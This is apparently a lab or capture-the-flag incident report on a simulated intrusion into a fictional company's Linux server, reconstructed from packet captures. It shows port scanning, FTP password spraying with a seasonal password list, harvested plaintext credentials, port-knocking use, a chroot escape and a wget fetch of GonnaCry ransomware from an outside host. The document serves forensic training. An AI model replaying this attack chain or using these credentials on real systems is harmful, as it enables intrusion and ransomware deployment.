

Executive Summary

- **Incident ID** : INC2024-9865-0092
- **Incident Severity** : High
- **Incident Status** : Resolved
- **Incident Overview** : On the day of 21/03/2023 , at precisely 10:42:23 , a SOC Analyst was able to detect anomalies within the network traffic such as port scanning, password spraying and leaked credentials which leads to unauthorized access to the internal network and installing a Ransomware on the infected host.
- **Key Findings** : Because of weak credentials of a user tony.shephard, the attacker was successfully able to gain unauthorized access to FTP server and downloaded two configurations files (.backup , fetch.sh) that contain credentials of other users, which these files contains :
 - .backup : Port knocking configuration file with a seq of 29999,50234,45087 and a timeout of 5 seconds to open a hidden FTP server which will be running on port 24456, with valid credentials of a user abdullah.yasin .
 - fetch.sh : Mysql database configuration file with a valid credentials of a user tony.shephard .
- **Immediate Actions** : The SOC Analyst was able to respond to the incident without any external service providers. And no Immediate action was taken to isolate the compromised system. However, the SOC analyst was able to get network traffic capture file from the IT Team.
- **Stakeholder Impact** :
 - customers : While there is no sign of customers data has been exfiltrated, the unauthorized attacker gain access to Mysql database credentials which will raises concerns about the integrity and confidentiality of customer data if any.
 - Employees : The compromised Linux system which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
 - Business Partners : Given that the linux server, a development environment, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of Forela.

Technical Analysis

Affected Systems & Data

The attacker was successfully able to access to the infected system by leaked credentials on github [repository](<https://github.com/forela-finance/forela-dev/>)

The unauthorized entity successfully gained control over the Linux server within Forela infrastructure network:

- 172.31.39.46 : This is a development environment that contains proprietary source code for upcoming software releases, as well as Database credentials, AWS credentials and configuration files.

Evidence Sources & Analysis

172.31.39.46

On the night of 21/03/2023 , at exactly 10:42:23 , the SOC analyst identified unauthorized activity within the internal network. This was detected through abnormal SYN packet's in the network traffic capture, as displayed in the following screenshot.

```
(jax@kali)-[~/war]
$ tshark -r Capture.pcap -Y "tcp.flags.syn == 1" | awk '{print $3}' | uniq -c > syn.scan

(jax@kali)-[~/war]
$ nano syn.scan

(jax@kali)-[~/war]
$ cat syn.scan | grep 3.109.209.43
21 3.109.209.43
Add 1 3.109.209.43
3288 3.109.209.43
3074 3.109.209.43
1701 3.109.209.43
57454 3.109.209.43
```

This indicate a potential port scanning (nmap) as the number of SYN packet was high than normal, with connecting to the ports in sequential manner.

tcp.flags.syn == 1 && ip.src == 3.109.209.43							
No.	Time	Source	Destination	Protocol	Info		
76081	2023-03-21 13:42:23.708988	3.109.209.43	172.31.39.46	TCP	44636 → 1 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76083	2023-03-21 13:42:23.709119	3.109.209.43	172.31.39.46	TCP	59042 → 2 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76084	2023-03-21 13:42:23.709119	3.109.209.43	172.31.39.46	TCP	42462 → 3 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76087	2023-03-21 13:42:23.709165	3.109.209.43	172.31.39.46	TCP	48596 → 4 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76089	2023-03-21 13:42:23.709196	3.109.209.43	172.31.39.46	TCP	59292 → 5 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76091	2023-03-21 13:42:23.709236	3.109.209.43	172.31.39.46	TCP	45650 → 6 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76093	2023-03-21 13:42:23.709346	3.109.209.43	172.31.39.46	TCP	55864 → 7 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76094	2023-03-21 13:42:23.709346	3.109.209.43	172.31.39.46	TCP	42906 → 8 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76095	2023-03-21 13:42:23.709346	3.109.209.43	172.31.39.46	TCP	35586 → 9 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76096	2023-03-21 13:42:23.709346	3.109.209.43	172.31.39.46	TCP	40064 → 10 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76097	2023-03-21 13:42:23.709346	3.109.209.43	172.31.39.46	TCP	58672 → 11 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76103	2023-03-21 13:42:23.709374	3.109.209.43	172.31.39.46	TCP	51386 → 12 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		
76105	2023-03-21 13:42:23.709413	3.109.209.43	172.31.39.46	TCP	48286 → 13 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=		

With this been said, the attacker discovered five ports opened

Port	Service
21	FTP
22	SSH
3306	Mysql
6379	Unknown
8086	Unknown

```

(jax@kali)-[~/war]
$ tshark -r Capture.pcap -Y "ip.src == 172.31.39.46 && ip.dst == 3.109.209.43" | grep "SYN, ACK"
76122 72287.790561 172.31.39.46 → 3.109.209.43 TCP 74 21 → 59244 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0
76124 72287.790605 172.31.39.46 → 3.109.209.43 TCP 74 22 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0
82704 72287.955796 172.31.39.46 → 3.109.209.43 TCP 74 3306 → 41634 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0
88866 72288.079496 172.31.39.46 → 3.109.209.43 TCP 74 6379 → 35616 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0
92278 72288.149923 172.31.39.46 → 3.109.209.43 TCP 74 8086 → 41162 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0

```

Looking at the connection made by the attacker 3.109.209.43 on the first port was discovered FTP, we immediately noticed a password spraying attempt by the attacker [T1110.003](#) targeting three users:

- alonzo.spire
- tony.shephard
- lin.bayley

```

207661 72728.356740 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207662 72728.356740 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207663 72728.356740 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207668 72728.356802 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207669 72728.356802 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207670 72728.356803 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207671 72728.356802 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207672 72728.356802 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207676 72728.356839 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207678 72728.356852 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207679 72728.356852 3.109.209.43 → 172.31.39.46 FTP 85 Request: USER alonzo.spire
207682 72728.356871 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207683 72728.356897 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207684 72728.356911 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207685 72728.356926 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207686 72728.356944 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207687 72728.356967 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207688 72728.356986 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207689 72728.356996 172.31.39.46 → 3.109.209.43 FTP 100 Response: 331 Please specify the password.
207706 72728.457680 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Spring2017!
207707 72728.457707 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Spring2018!
207708 72728.457740 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Autumn2019!
207709 72728.457741 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Autumn2018!
207710 72728.457772 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Summer2019!
207711 72728.457819 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Summer2016!
207712 72728.457927 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Winter2017!
207713 72728.457991 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Winter2019!
207714 72728.458162 3.109.209.43 → 172.31.39.46 FTP 84 Request: PASS Summer2018!

```

```
(jax@kali)-[~/war]
$ tshark -r Capture.pcap -Y "ftp && ip.addr == 3.109.209.43" | grep USER | awk '{print $10}' | uniq -c
 26 alonzo.spire
   1 tony.shephard
   5 alonzo.spire
 16 tony.shephard
 30 alonzo.spire
   1 tony.shephard
   1 alonzo.spire
 30 tony.shephard
   2 lin.bayley
   9 tony.shephard
   1 lin.bayley
   3 tony.shephard
   1 lin.bayley
   2 tony.shephard
 29 lin.bayley
   1 tony.shephard
```

Upon close looking on wireshark, we found one success login with a user duo to weak credentials of the user tony.shephard.

UserName	Password	Service
tony.shephard	Summer2023!	FTP

208838 2023-03-21 10:50:20.870888 172.31.39.46 3.109.209.43 FTP Response: 230 Login successful.

```
220 (vsFTPd 3.0.5)
USER tony.shephard
331 Please specify the password.
PASS Summer2023!
230 Login successful.
```

On Following the packet, the attacker downloaded two critical file's [T1552.001](#):

- .backup : this file contain a port knocking configuration with a valid credentials of a user named abdullah.yasin, which this configuration will open a FTP server on port 24456.
- fetch.sh : this file contains a mysql configuration file that have a credentials to access the database of the user tony.shephard.

UserName	Password	Service	Port
abdullah.yasin	XhIhGame_90HJLDASxfd&hoooad	FTP	24456
tony.shephard	GameOfthronesRocks7865!	Mysql	3306

```

200 Switching to Binary mode.
SIZE .backup
213 265
EPSV
229 Entering Extended Passive Mode (|||11365|)
RETR .backup
150 Opening BINARY mode data connection for .backup (265 bytes).
226 Transfer complete.
MDTM .backup
213 20230321102655
SIZE fetch.sh
213 356
EPSV
229 Entering Extended Passive Mode (|||63669|)
DETD fetch.sh

```

```

(jax@kali)-[~/war/files]
$ cat .backup
[options]
UseSyslog

[FTP-INTERNAL]
sequence      = 29999,50234,45087
seq_timeout   = 5
command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
tcpflags      = syn

# Creds for the other backup server abdullah.yasin:Xh1hGame_90HJLDASxfd6hoooad

(jax@kali)-[~/war/files]
$ cat fetch.sh
#!/bin/bash

# Define variables
DB_HOST="3.13.65.234"
DB_PORT="3306"
DB_USER="tony.shephard"
DB_PASSWORD="GameOfthronesRocks7865!"
DB_NAME="Internal_Tasks"
QUERY="SELECT * FROM Tasks;"

# Execute query and store result in a variable
RESULT=$(mysql -h $DB_HOST -P $DB_PORT -u $DB_USER -p$DB_PASSWORD $DB_NAME -e "$QUERY")

# Print the result
echo "$RESULT"

```

Both Files have valid credentials, but the most critical is the backup service. Upon understanding the backup configuration, it looks like port knocking which will open the port 24456. The attacker must Hit the Following ports to open the service **29999,45087,50234** on a timeout of 5 second's . Going back to Wireshark, we could see that the attacker indeed executed the knock to open the backup service.

ip.addr == 3.109.209.43 && tcp.port == 29999						
No.	Time	Source	Destination	Protocol	Info	
136103	2023-03-21 10:42:25.035338	3.109.209.43	172.31.39.46	TCP	58442 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460	
136108	2023-03-21 10:42:25.035355	172.31.39.46	3.109.209.43	TCP	29999 → 58442 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
210689	2023-03-21 10:58:50.287775	3.109.209.43	172.31.39.46	TCP	56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460	
210690	2023-03-21 10:58:50.287805	172.31.39.46	3.109.209.43	TCP	29999 → 56260 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	

Now, Going back to wireshark we will see a connection made to the port 24456 (The ftp Server), now for wireshark to understand the packet as ftp we need to select the packet and decode it as FTP

ip.addr == 3.109.209.43 && tcp.port == 24456

No.	Time	Source	Destination	Protocol	Info
210734	2023-03-21 10:59:07.822608	172.31.39.46	3.109.209.43	TCP	24456 → 46216 [SYN, ACK] Seq=0 Ack=1 Win=6264
210735	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210736	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210737	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210738	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210739	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210740	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210749	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210750	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210751	2023-03-21 10:59:07.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210759	2023-03-21 10:59:28.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210760	2023-03-21 10:59:28.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210761	2023-03-21 10:59:28.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0
210762	2023-03-21 10:59:28.823275	3.109.209.43	172.31.39.46	TCP	46216 → 24456 [ACK] Seq=1 Ack=1 Win=62848 Len=0

Wireshark - Decode As...

Field	Value	Type	Default	Current
TCP port	24456	Integer, base 10	(none)	FTP

Help

Copy from

Save

Cancel

OK

Now above analysis, we notice the attacker logged in as the user abdullah.yasin on 2023-03-21 11:00:01 UTC.

210793	2023-03-21 10:59:57.852078	3.109.209.43	172.31.39.46	FTP	Request: USER abdullah.yasin
210794	2023-03-21 10:59:57.852090	172.31.39.46	3.109.209.43	TCP	24456 → 38032 [ACK] Seq=21 Ack=22 Win=62720
210795	2023-03-21 10:59:57.852142	172.31.39.46	3.109.209.43	FTP	Response: 331 Please specify the password.
210796	2023-03-21 10:59:57.895549	3.109.209.43	172.31.39.46	TCP	38032 → 24456 [ACK] Seq=22 Ack=55 Win=65536
210797	2023-03-21 11:00:01.595583	3.109.209.43	172.31.39.46	FTP	Request: PASS Xh1hGame_90HJLDASxfd&hooaad
210798	2023-03-21 11:00:01.638385	172.31.39.46	3.109.209.43	TCP	24456 → 38032 [ACK] Seq=55 Ack=56 Win=62720
210799	2023-03-21 11:00:01.645644	172.31.39.46	3.109.209.43	FTP	Response: 230 Login successful.
210800	2023-03-21 11:00:01.646740	3.109.209.43	172.31.39.46	TCP	38032 → 24456 [ACK] Seq=56 Ack=78 Win=65536
210801	2023-03-21 11:00:01.646740	3.109.209.43	172.31.39.46	FTP	Request: SYST

Upon analysis, it turns out that the attacker managed to perform directory traversal and escape the chroot jail on the ftp server.


```

CWD ../
250 Directory successfully changed.
PWD
257 "/" is the current directory
TYPE A
200 Switching to ASCII mode.
EPSV
229 Entering Extended Passive Mode (|||222
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
CWD ../
250 Directory successfully changed.
PWD
257 "/" is the current directory
EPSV
229 Entering Extended Passive Mode (|||540
LIST -la

```

With the chroot jail been escaped, the attacker downloaded a few files from the remote server.

```

-rw-r--r-- 1 root root 2091 Jan 20 02:52 .archived.sql
-rw-r--r-- 1 root root 2343 Jan 20 02:52 passwd
-rw-r--r-- 1 root root 94 Jan 20 02:52 .reminder
-rw-r--r-- 1 root root 519 Jan 20 02:52 reminder.txt
-rw-r--r-- 1 root root 28935 Jan 20 02:52 'Tasks to get Done.docx'
-rw-r--r-- 1 root root 31232 Jan 20 02:52 whoami

```

- `.archived.sql`: The Sql file contained a AWS-EC2 creds

UserName	ID	Password
Abdullah	391629733297	yiobkod0986Y[adij@IKBDS

- `passwd`: The Linux server users
 - root
 - ubuntu
 - abdullah.yasin
 - tony.shephard
 - cyberjunkie
- `.reminder`: Talks about cleaning up a github repo because it have a sensitive information leaked.

```

(jax@kali)~[~/war/files]
$ cat .reminder
A reminder to clean up the github repo. Some sensitive data could have been leaked from there

```

- `reminder.txt` : Talks about a CEO visiting the new branch.

```
(jax@kali)-[~/war/files]
$ cat reminder.txt
I am so stupid and dumb, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the urgent tasks done.

He is to arrive in my city on 8 march 2023 :))

i am finally so happy that we are getting a physical office opening here.!!
```

- `Tasks to get Done.docx` : Hiring employee's deadlines.
- `whomai` : The linux whoami binary

After the attacker retrieved the file `.reminder`, the attacker was able to ssh into the box. this may lead to leaked ssh creds which will be investigated now.

ssh && ip.addr == 3.109.209.43

No.	Time	Source	Destination	Protocol	Info
76583	2023-03-21 10:42:23.721017	172.31.39.46	3.109.209.43	SSH	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
212582	2023-03-21 11:25:42.572354	3.109.209.43	172.31.39.46	SSHv2	Client: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
212584	2023-03-21 11:25:42.582562	172.31.39.46	3.109.209.43	SSHv2	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1)
212586	2023-03-21 11:25:42.583532	3.109.209.43	172.31.39.46	SSHv2	Client: Key Exchange Init
212587	2023-03-21 11:25:42.583905	172.31.39.46	3.109.209.43	SSHv2	Server: Key Exchange Init
212588	2023-03-21 11:25:42.586629	3.109.209.43	172.31.39.46	SSHv2	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
212589	2023-03-21 11:25:42.592770	172.31.39.46	3.109.209.43	SSHv2	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New K
212591	2023-03-21 11:25:44.352808	3.109.209.43	172.31.39.46	SSHv2	Client: New Keys

Using OSINT, we could try to find that repo which maybe the attacker next step to get into the infected host.

Google "Forela" site:github.com

All images →

github.com
https://github.com › forela-finance › forela-dev

forela-finance/forela-dev

forela-finance/forela-dev · Folders and files · Latest commit · History · Repository files navigation.

github.com
https://github.com › forela-finance › projects

Projects · forela-dev

... window. Reload to refresh your session. Dismiss alert. **forela-finance / forela-dev** Public.


Notifications · Fork 0 · Star 2 · Code · Issues 0 · Pull requests 0 ...

github.com
https://github.com › forela-finance › activity

Activity · forela-finance/forela-dev

Contribute to **forela-finance/forela-dev** development by creating an account on GitHub.

We found the same user [CyberJunnkie](#) as the github user of this repo



Looking at the commits we found a valid ssh [creds](#) for the user cyberjunkie

```
vars:
  ssh_user: cyberjunkie
  ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
```

UserName	Password	Protocol
cyberjunkie	YHUIhnollouhdnoamjndlyvbl398782bapd	SSH

After Some analysis, we found a HTTP traffic on the time frame : 21/03/2023 11:42:34 which the attacker downloaded a rasnomwar from the ip 13.223.179.35 using wget command

No.	Time	Source	Destination	Protocol	Info
69702	2023-03-21 09:10:32.616695	172.31.39.46	169.254.169.254	HTTP	GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
69704	2023-03-21 09:10:32.617412	169.254.169.254	172.31.39.46	HTTP/X...	HTTP/1.0 404 Not Found
72990	2023-03-21 10:10:32.615768	172.31.39.46	169.254.169.254	HTTP	GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
72992	2023-03-21 10:10:32.616916	169.254.169.254	172.31.39.46	HTTP/X...	HTTP/1.0 404 Not Found
212027	2023-03-21 11:10:32.615817	172.31.39.46	169.254.169.254	HTTP	GET /latest/meta-data/iam/security-credentials/ HTTP/1.1
212029	2023-03-21 11:10:32.617116	169.254.169.254	172.31.39.46	HTTP/X...	HTTP/1.0 404 Not Found
213543	2023-03-21 11:42:34.411936	172.31.39.46	13.233.179.35	HTTP	GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1

```
GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 21 Mar 2023 11:42:34 GMT
Content-type: application/zip
Content-Length: 200511456
Last-Modified: Tue, 21 Mar 2023 11:41:49 GMT

PK..
.....\uV.....Ransomware2_server/UT .....d`..dux.....PK..
.....\uV.....Ransomware2_server/talks/UT .....d...dux.....PK.....\uV.ba
..2
```

on downloading and investigating the zip file, it turns out to be GonnaCry [ransomware](#)

Indicators of Compromise (IoCs)

- C2 : 13.233.179.35
- Attacker : 3.109.209.43
- GonnaCry (MD5): 6ba060cc4ca5510ab5c0776b9cdf6ef9

Root Cause Analysis

The root cause of the incident was the exposed critical server and weak user password, which this lead to expose more files that have sensitive information's & configuration's.

Annex A

Technical Timeline

Time	Activitry
21/03/2023 at 10:42:23	An attacker lunched a port scan against the target server
21/03/2023 at 10:49:43	The attacker lunched a password spraying attack
21/03/2023 at 10:50:20	The attacker was able to login to the ftp server using the account tony.shephard
21/03/2023 at 10:52:03	The attacker Downloaded the .backup file from the remote server
2023-03-21 at 11:00:01	The attacker lunched a port knocking and access the backup server as the user abdullah.yasin
2023-03-21 at 11:02:32	The Attacker escaped the chroot jail and downloaded /etc/passwd file
21/03/2023 at 11:25:42	The attacker SSH in the infected host using cyberjunnkie leaked password
21/03/2023 at 11:42:34	The attacker Uploaded to RansomeWare to the infected host